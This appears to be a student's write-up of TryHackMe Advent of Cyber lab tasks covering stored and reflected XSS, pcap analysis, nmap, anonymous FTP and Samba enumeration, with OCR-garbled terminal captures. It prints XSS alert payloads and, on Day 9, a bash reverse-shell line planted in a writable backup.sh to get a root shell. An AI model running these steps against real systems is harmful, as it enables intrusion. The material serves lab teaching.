PSP0201 Week 3 Writeup

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Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: Attack box, Firefox

Solutions:

Question 1

By examining the OWASP cheat sheet, syntactic validation enforce correct syntax of structured fields, semantic validation enforce correctness of their values in the specific business context.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2

The regular expression used to validate a US Zip code is ^\d{5}(-\d{4})?\$.

Validating a U.S. Zip Code (5 digits plus optional -4)

^\d{5}(-\d{4})?\$

Question 3

To see the vulnerability type, our machine IP 10.10.155.174:5000 is entered into the browser search bar, open OWASP and run an automated scan by entering our IP:5000 in the url and click attack. Head back to the site, test it by entering a script code such as <script>alert(3);</script> in the input wish box. We can see that our alert box with 1 and other random texts pop out immediately followed by our alert, even after refreshing the page. Hence, the code that we entered will most likely be stored in a database and will execute each time the user views the page, which is a stored vulnerability type.





To find the query string, input anything and click on wish. When we click on a search query of the text that we just entered, query string q is seen.



Question 5

Open OWASP and click on the automated scan. Put in the IP:5000 of the site and hit attack. We can see that there are two XSS alerts, persistent and reflected, which show high risk.





Cross Site Scripting (Reflected)

http://10.10.155.174:5000/

<script>alert(1);</script>

<script>alert(1);</script>

URI:

Risk:

Attack:

CWE ID:

Alerts 🏴 2 🏴 1 🏴 2 🏴 0 Primary Proxy: localhost:8080 🛕 ZAP ou Current Scans 🌼 0 🐶 0 👁 0 🤚 0 🍥 0 💥 0

WASC ID:

Evidence:

Confidence: Medium

Parameter: comment

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Question 6

▼ 🚞 Alerts (5)

▶ № Cross Site Scripting (Persistent)

▶ № X-Frame-Options Header Not Set (3)

▶ № Absence of Anti-CSRF Tokens (6)

POST: http://10.10.155.174:5000/

▶ № X-Content-Type-Options Header Missing (4)

▼ 🏴 Cross Site Scripting (Reflected)

To show alert, the javascript code is <script>alert("PSP0201");</script>.

🛗 History 🏻 🔍 Search 🛮 🟴 Alerts 🖋 📗 Output 🕽 💥 Spider 🕽 👌 Active Scan 🕻 🛨

Question 7

XSS attack persists.

Thought/ methodology:

To know the query string of the site, we first entered our machine IP 10.10.155.174:5000 into the browser search bar, since it is reflected XSS, we tried to input anything in the wish and then searched query of the text that we just entered, which shows the query string q. We proceeded to open the OWASP to perform an automated scan. Based on the instructions, we hit on attack and found two XSS alerts, persistent and reflected. To know the vulnerability type, we tried by testing a persistent XSS attack, which is an attack that inserts code and submits it in a persistent field, and anyone that views that page, the script will run. Since the wishes that we entered are stored to be displayed later, we figured that we should insert a random <script> code in the input wish box and proceeded with it. As a result, random alerts pop out followed by our <script> code that we just entered even after refreshing the site, which confirmed that it is a stored vulnerability type. For the javascript psp0201, since we know that the javascript code <script>alert(1);</script>can prompt an alert box, by changing the javascript code to <script>alert("PSP0201");</script>, it will show an alert saying "PSP0201". Lastly, to confirm that our XSS persists, we closed the browser and revisit the site 10.10.155.174:5000 again.

<u>Day 7: Networking - The Grinch Really Did Steal Christmas</u>

Tools used: Kali Linux, Firefox

Solutions:

Question 1

To find the IP address that initiates an ICMP/ping, Wireshark is opened and the task files are downloaded. Open the file pcap1.pcap in Wireshark, find the protocol that shows ICMP, the source would be 10.11.3.2.


To see HTTP GET requests in our "pcap1.pcap" file, our protocol request method would be GET, which is <a href="http://htt

Question 3

Enter http.request.method == GET, all GET methods are shown, we can see the name of the article "10.10.67.199" visited is reindeer-of-the-week.


Question 4

To find the password that leaked, open "pcap2.pcap". Since FTP uses the TCP protocol and runs on port 21, enter tcp.port==21 in the filter, we can see the user's activities. By analysing the history, we can see that PASS plaintext_password_fiasco is leaked.




Question 5

Remove the filter, we can see the protocol that is encrypted is SSH.




To analyse ARP, arp is entered in the filter, who has 10.10.122.128? We can see that 10.10.122.128 is at 02:c0:56:51:8a:51.




Question 7

Open "pcap3.pcap", to find the wishlist, we need to export data from Wireshark. Click on file, export objects HTTP we can see the file christmas.zip, download the zip file, extract and open it.



We found a wishlist.txt file, opened the file and we can see the wishlist that will be used to replace Elf McEager is rubber ducky.



Open the pdf file in the extracted folder, the author of Operation Artic Storm is Kris Kringle.



Thought process/methodology:

To find the IP address that initiates an ICMP/ping, Wireshark is opened and the task files are downloaded. Open the file pcap1.pcap in Wireshark, find the protocol that shows ICMP, the source would be 10.11.3.2. To see HTTP GET requests in our "pcap1.pcap" file, we knew that since HTTP allows both GET and POST to retrieve and submit data, GET request would be http.request.method == GET. By entering the method, we found the article reindeer-of-the-week. To find the password that leaked, we proceeded with the hints, we knew that since FTP uses the TCP protocol and runs on port 21, so we deduced the filter would be "tcp.port == 21", we entered in the filter which in turn showed the password. To analyse arp, we did a research on arp and found that ARP is a protocol, hence we tried entering arp in the filter hoping to show a list of arp protocols, we searched the list, which successfully showed the result that we wanted. As we proceeded to the wishlist, we were asked to export the files. We tried by exporting the file as HTTP and found a christmas.zip file, we deduced that there must be important info inside the file so we downloaded and unzipped the file, which successfully showed the wishlist and pdf.


Day 8 - Networking What's Under the Christmas Tree?

Tools used: THM Attack box

Solutions:

Question1

Snort was developed in 1998, according to a search on google.



To find out the port numbers of the three services running. We insert nmap 10.10.180.111 to have a scan and run it. Then, we can see port 80, port 2222 and port 3389.

```
root@ip-10-10-56-162:-

File Edit View Search Terminal Help
root@ip-10-10-56-162:-# nmap 10.10.180.111

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-23 03:22 BST
Nmap scan report for ip-10-10-180-111.eu-west-1.compute.internal (10.10.180.111)
Host is up (0.041s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
80/tcp open http
222/tcp open EtherNetIP-1
3389/tcp open ms-wbt-server
MAC Address: 02:CE:75:38:B4:A3 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 2.02 seconds
root@ip-10-10-56-162:-#

THM AttackBox

48m 03:
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Question3


We can determine the name of the Linux distribution which is Ubuntu in the same place.



Question4

We can find the version of apache is 2.4.29.

By continuing scanning, we can see that SSH is running on port 2222.



Using the same scanning, we can see that the http-title that, based on the value returned, the website might be used for a blog.

Thought Process/Methodology:

The main focus of the process for day 8 is nmap. Therefore, we first launch the attack box and continue our nmap scan by entering the IP address 10.10.180.111. After that, we can see ports 80, 2222, and 3389 along with their stated services. In the nmap, we can also find out the name of the Linux distribution, which is Ubuntu. As a result, we also discovered Apache version 2.4.29. We can see that SSH is active on port 2222 by performing additional scanning. In order to move on, we discovered the http-title, which indicates that it is a blog.

Day 9 Networking Anyone can be Santa!

Question 1

Directories found on the FTP site is backups, elf_workshops, human_resources and public

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
| wxr-xr-x 2 0 0 4096 Nov 16 2020 backups
| wxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
| wxr-xr-x 2 0 0 4096 Nov 16 2020 human_resourc
| es
| drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
| 226 Directory send OK.
```

By only using public, it is available to login as anonymous.

```
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root@ip-10-10-3-236:~# ftp 10.10.65.180

Connected to 10.10.65.180.

220 Welcome to the TBFC FTP Server!.

Name (10.10.65.180:root): anonymous

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp>
```

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
150 Here comes the directory send OK.
150 Here comes the directory listing.
150 Here com
```

Question 3

use backup.sh will execute within this directory

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.
txt
226 Directory send OK.
ftp>
```

Question 4

exit the command, type in "cat shoppinglist.txt", the output is "The Polar Express Movie".

```
226 Transfer complete.
390 bytes sent in 0.00 secs (16.1710 MB/s)
ftp> bye
421 Timeout.
root@ip-10-3-236:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-3-236:~#
```

Based on the question, go to our netcat listener and type in "cat /root/flag.txt"

output is THM{even_you_can_be_santa}

```
root@ip-10-10-124-96:~ x root@ip-10-10-124-96:~ x

root@ip-10-10-124-96:~# nc -lvnp 4444

Listening on [0.0.0.0] (family 0, port 4444)

Connection from 10.10.212.123 58690 received!

bash: cannot set terminal process group (1329): Inappropriate io

tl for device

vish: no job control in this shell

pot@tbfc-ftp-01:~# cat /root/flag.txt

cat /root/flag.txt

THM{even_you_can_be_santa}

root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

First of all, use ftp over the terminal by keying in your IP address (exp: ftp 10.10.121.123). Login successfully by entering "anonymous" as your name, then you are ready to transfer files. use help command to list some commands to connect to the FTP server. then, use "Is" to list the contents showing the directories. "cd" is to change the directory, while "get" is to get the file from the server to our device. To set up find our exploit, we need to use a terminal text editor call nano, "nano backup.sh", with the code "bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1" at the bottom(put # on each line so that the server focuses on the code). Then, close the tap. To set up netcat, we need to open a new tap with the code "nc -lvnp 4444" to connect the netcat listener and the server.

Day 10 Networking Don't be sElfish!

Question 1

Open terminal prompt and run the enum4linux by using the following command. It will list all the functions of the command, we can find the function of -h, -S, -a, -o in the list.

```
root@ip-10-10-139-29: ~/Desktop/Tools/Miscellaneous
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root@ip-10-10-139-29:~# cd /root/Desktop/Tools/Miscellaneous
root@ip-10-10-139-29:~/Desktop/Tools/Miscellaneous# ./enum4linux.p
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4l
inux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)
Simple wrapper around the tools in the samba package to provide si
 llar
 inctionality to enum.exe (formerly from www.bindview.com).
 Iditional
features such as RID cycling have also been added for convenience.
Usage: ./enum4linux.pl [options] ip
Options are (like "enum"):
                 get userlist
get machine list*
     -U
                 get password policy information
     - P
                 get group and member list
be detailed, applies to -U and -S
specify username to use (default "")
     - d
     -u user
                 specify password to use (default "")
     -p pass
```

```
root@ip-10-10-139-29: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
Additional options:
               Do all simple enumeration (-U -S -G -P -r -o -n -i).
                This opion is enabled if you don't provide any other
 options.
                Display this help message and exit
                enumerate users via RID cycling
                RID ranges to enumerate (default: 500-550,1000-1050,
    -R range
 implies -r)
                Keep searching RIDs until n consective RIDs don't co
 espond to
                a username. Impies RID range ends at 999999. Useful
                against DCs.
                Get some (limited) info via LDAP 389/TCP (for DCs on
    -1
ly)
    -s file
                brute force guessing for share names
-k user User(s) that exists on remote system (default: admin
istrator,guest,krbtgt,domain admins,root,bin,none)
Used to get sid with "lookupsid known_username"
                Use commas to try several users: "-k admin,user1,use
г2"
                Get OS information
                Get printer information
```

To find out the number of users on the Samba server, we use the command: ./enum4linux.pl -U Machine_IP, and there are 3 present users.

```
root@ip-10-10-139-29: ~/Desktop/Tools/Miscellaneous
 File Edit View Search Terminal Help
      Getting domain SID for 10.10.19.118
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgro
     Users on 10.10.19.118
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy
me:
         Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager
                                                                              Na
me: elfmceager
                   Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson
         Desc:
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sat Jun 25 08:34:21 2022
root@ip-10-10-139-29:~/Desktop/Tools/Miscellaneous#
```

To find out the number of shares on the Samba server. We use the command: ./enum4linux.pl -S Machine_IP, and there are 4 shares present.

```
root@ip-10-10-139-29: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
up
     Share Enumeration on 10.10.19.118
WARNING: The "syslog" option is deprecated
        Sharename
                        Type
                                   Comment
        tbfc-hr
tbfc-it
                        Disk
Disk
                                   tbfc-hr
                                   tbfc-it
        tbfc-santa
                        Disk
                                   tbfc-santa
                                   IPC Service (tbfc-smb server (Sa
                         IPC
mba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
        Server
                              Comment
        Workgroup
                              Master
        TBFC-SMB-01
                              TBFC-SMB
[+] Attempting to map shares on 10.10.19.118
```

Question 4

Use smbclient to try to access using every share's name, tbfc-santa is not protected by the password.

```
root@ip-10-10-139-29:~

File Edit View Search Terminal Help

root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-hr

VARNING: The "syslog" option is deprecated

Enter WORKGROUP\root's password:

Tree connect failed: NT_STATUS_ACCESS_DENIED

root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-it

VARNING: The "syslog" option is deprecated

Enter WORKGROUP\root's password:

Tree connect failed: NT_STATUS_ACCESS_DENIED

root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-santa

PARNING: The "syslog" option is deprecated

Pater WORKGROUP\root's password:

Ty "help" to get a list of possible commands.
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List all the available directory and get note_from_mcskidy.txt

```
root@ip-10-10-139-29:~# cat note_from_mcskidy.txt
Hi Santa, I decided to put all of your favourite jingles onto this
share - allowing you access it from anywhere you like! Regards ~
ElfMcSkidy
```

We saw that mcskidy put another file in santa directory which is jingle-tunes.

```
root@ip-10-10-139-29: ~
File Edit View Search Terminal Tabs Help
 root@ip-10-10-139-29: ~
                                                                                     ×
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-139-29:~# smbclient //10.10.19.118/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
ry "help" to get a list of possible commands.
smb: \> ls
                                                              0 Thu Nov 12 02:12
 07 2020
                                                                  Thu Nov 12 01:32
                                                              0
21 2020
jingle-tunes
                                                                  Thu Nov 12 02:10
                                                              0
41 2020
 note_from_mcskidy.txt
                                                           143
                                                                  Thu Nov 12 02:12
                                                  N
:07 2020
                     10252564 blocks of size 1024. 5369396 blocks avail
able
smb: \> get not_from_mcskidy.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \not_from_mcsk
dv.txt
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcski
dy.txt (17.5 KiloBytes/sec) (average 17.5 KiloBytes/sec)
```

Thought Process/ Methodology:

To search for the Samba shares, we use the enum4linux tool that is already provided in our attackbox. Open the terminal prompt, then, we use the command ./enum4linux -U ip to search for the available user on the Samba server. After that, we continue to use the command ./enum4linux -S ip to get the sharelist on the Samba server . Next, to access the sensitive data, we try to access a share without logging in using smbclient //ip/share name and we found tbfc-santa is accessible. Therefore, we can get the list of the file and directory and get the file in the Samba server.